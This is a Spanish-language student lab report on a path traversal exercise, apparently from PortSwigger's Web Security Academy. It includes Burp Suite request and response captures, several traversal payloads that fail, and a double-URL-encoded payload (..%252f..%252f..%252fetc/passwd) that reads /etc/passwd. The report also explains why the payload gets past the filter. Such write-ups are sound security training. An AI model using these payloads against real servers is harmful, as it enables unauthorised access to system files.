

LAB 4

FILE PATH TRAVERSAL, TRAVERSAL SEQUENCES STRIPPED WITH SUPERFLUOUS URL-DECODE

LUIS EMMANUEL ARONIA SILVA


Universidad Politecnica de San Luis Potosi

25/09/26


Objetivo: Recuperar el contenido del archivo `/etc/passwd`

GUIA DOCUMENTADA

Como normalmente suele ser el primer paso hay que acceder a la aplicacion de Burp Suite, para despues acceder a la pestaña de proxy y seguido de eso a intercept, hay que abrir el navegador



Cuando ya estemos en el sitio hay que regresar a burp y hacer click en el boton que se encuentra cerca de la esquina superior izquierdo, de tal modo que se quede en "Intercept On", tambien acceder al menu de HTTP History para asegurarnos de que podamos interceptar la peticion de la imagen marcando para que se muestren todas o en su defecto que al menos las de imagenes se muestren



LAB 4

FILE PATH TRAVERSAL, TRAVERSAL SEQUENCES STRIPPED WITH SUPERFLUOUS URL-DECODE

Ahora que aplicamos los cambios solo hay que buscar la petición correcta de una de las imagenes a las que hicimos click

170	https://0a2400c70473b23c8...	GET	/image?filename=10.jpg	✓	200	146550	JPEG
171	https://0a2400c70473b23c8...	GET	/image?filename=44.jpg	✓	200	222159	JPEG
172	https://0a2400c70473b23c8...	GET	/image?filename=70.jpg	✓	200	172340	JPEG
173	https://0a2400c70473b23c8...	GET	/image?filename=31.jpg	✓	200	127667	JPEG
174	https://0a2400c70473b23c8...	GET	/image?filename=37.jpg	✓	200	111572	JPEG
175	https://0a2400c70473b23c8...	GET	/image?filename=42.jpg	✓	200	98514	JPEG
176	https://0a2400c70473b23c8...	GET	/image?filename=71.jpg	✓	200	179898	JPEG

Habiendo localizado estas peticiones se debe enviar al repeater simplemente haciendo click derecho sobre esta, accediendo al menu de Repeater podemos confirmar tambien que los payloads anteriores fallaran en este caso

- `../../etc/passwd`

Request						Response			
Pretty	Raw	Hex				Pretty	Raw	Hex	Render
1 GET /image?filename=../../etc/passwd HTTP/2						1 HTTP/2 400 Bad Request			
2 Host: 0a45005c0452e4c6839c0a2600b20083.web-security-academy.net						2 Content-Type: application/json; charset=utf-8			
3 Cookie: session=LNRFPb0isoGp0iKBMnY2rorvtngugKPEE						3 X-Frame-Options: SAMEORIGIN			
4 Sec-Ch-Ua-Platform: "Windows"						4 Content-Length: 14			
5 Accept-Language: en-US,en;q=0.9						5			
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"						6 "No such file"			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)									
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0									
9 Safari/537.36									
10 Sec-Ch-Ua-Mobile: ?0									
11 Accept:									
12 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8									
13 Sec-Fetch-Site: same-origin									
14 Sec-Fetch-Mode: no-cors									
15 Sec-Fetch-Dest: image									
16 Referer:									
https://0a45005c0452e4c6839c0a2600b20083.web-security-academy.net/									
17 Accept-Encoding: gzip, deflate, br									
18 Priority: i									

- `/etc/passwd`

Request						Response			
Pretty	Raw	Hex				Pretty	Raw	Hex	Render
1 GET /image?filename=/etc/passwd HTTP/2						1 HTTP/2 400 Bad Request			
2 Host: 0a45005c0452e4c6839c0a2600b20083.web-security-academy.net						2 Content-Type: application/json; charset=utf-8			
3 Cookie: session=LNRFPb0isoGp0iKBMnY2rorvtngugKPEE						3 X-Frame-Options: SAMEORIGIN			
4 Sec-Ch-Ua-Platform: "Windows"						4 Content-Length: 14			
5 Accept-Language: en-US,en;q=0.9						5			
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"						6 "No such file"			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)									
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0									
9 Safari/537.36									
10 Sec-Ch-Ua-Mobile: ?0									
11 Accept:									
12 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8									
13 Sec-Fetch-Site: same-origin									
14 Sec-Fetch-Mode: no-cors									
15 Sec-Fetch-Dest: image									
16 Referer:									
https://0a45005c0452e4c6839c0a2600b20083.web-security-academy.net/									
17 Accept-Encoding: gzip, deflate, br									
18 Priority: i									

....//....//....//etc/passwd


Request						Response			
Pretty	Raw	Hex				Pretty	Raw	Hex	Render
1 GET /image?filename=....//....//....//etc/passwd HTTP/2						1 HTTP/2 400 Bad Request			
2 Host: 0a45005c0452e4c6839c0a2600b20083.web-security-academy.net						2 Content-Type: application/json; charset=utf-8			
3 Cookie: session=LNRFPb0isoGp0iKBMnY2rorvtngugKPEE						3 X-Frame-Options: SAMEORIGIN			
4 Sec-Ch-Ua-Platform: "Windows"						4 Content-Length: 14			
5 Accept-Language: en-US,en;q=0.9						5			
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"						6 "No such file"			

LAB 4

FILE PATH TRAVERSAL, TRAVERSAL SEQUENCES STRIPPED WITH SUPERFLUOUS URL-DECODE

Ya quedo demostrado que ninguna de las anteriores funciona, la aplicación elimina las secuencias de path traversal y después realiza un URL-decode adicional. Por eso necesitamos doble codificación URL. Por lo cual el payload adicional es el siguiente:

..%252f..%252f..%252fetc/passwd



Ahora en el panel de response se puede ver el contenido del archivo **/etc/passwd**

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

LAB ✓ Solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd`

LAB 4

FILE PATH TRAVERSAL, TRAVERSAL SEQUENCES STRIPPED WITH SUPERFLUOUS URL-DECODE

Explicacion Tecnica

La aplicación realiza dos acciones en este orden:

1. Elimina las secuencias de path traversal (../).
2. Después realiza un URL-decode del valor recibido.

Por eso un ../ normal es detectado y eliminado.

Al usar doble codificación URL:

- / se codifica como **%2f**
- **%2f** se vuelve a codificar como **%252f**

Cuando enviamos:

- **../%252f../%252f../%252fetc/passwd**

El filtro no detecta la secuencia ../ (porque está doblemente codificada), por lo tanto no la elimina.

Luego el servidor hace el URL-decode extra y convierte **%252f** → **%2f** → **/**. Finalmente el valor se transforma en ../../etc/passwd, que sí funciona.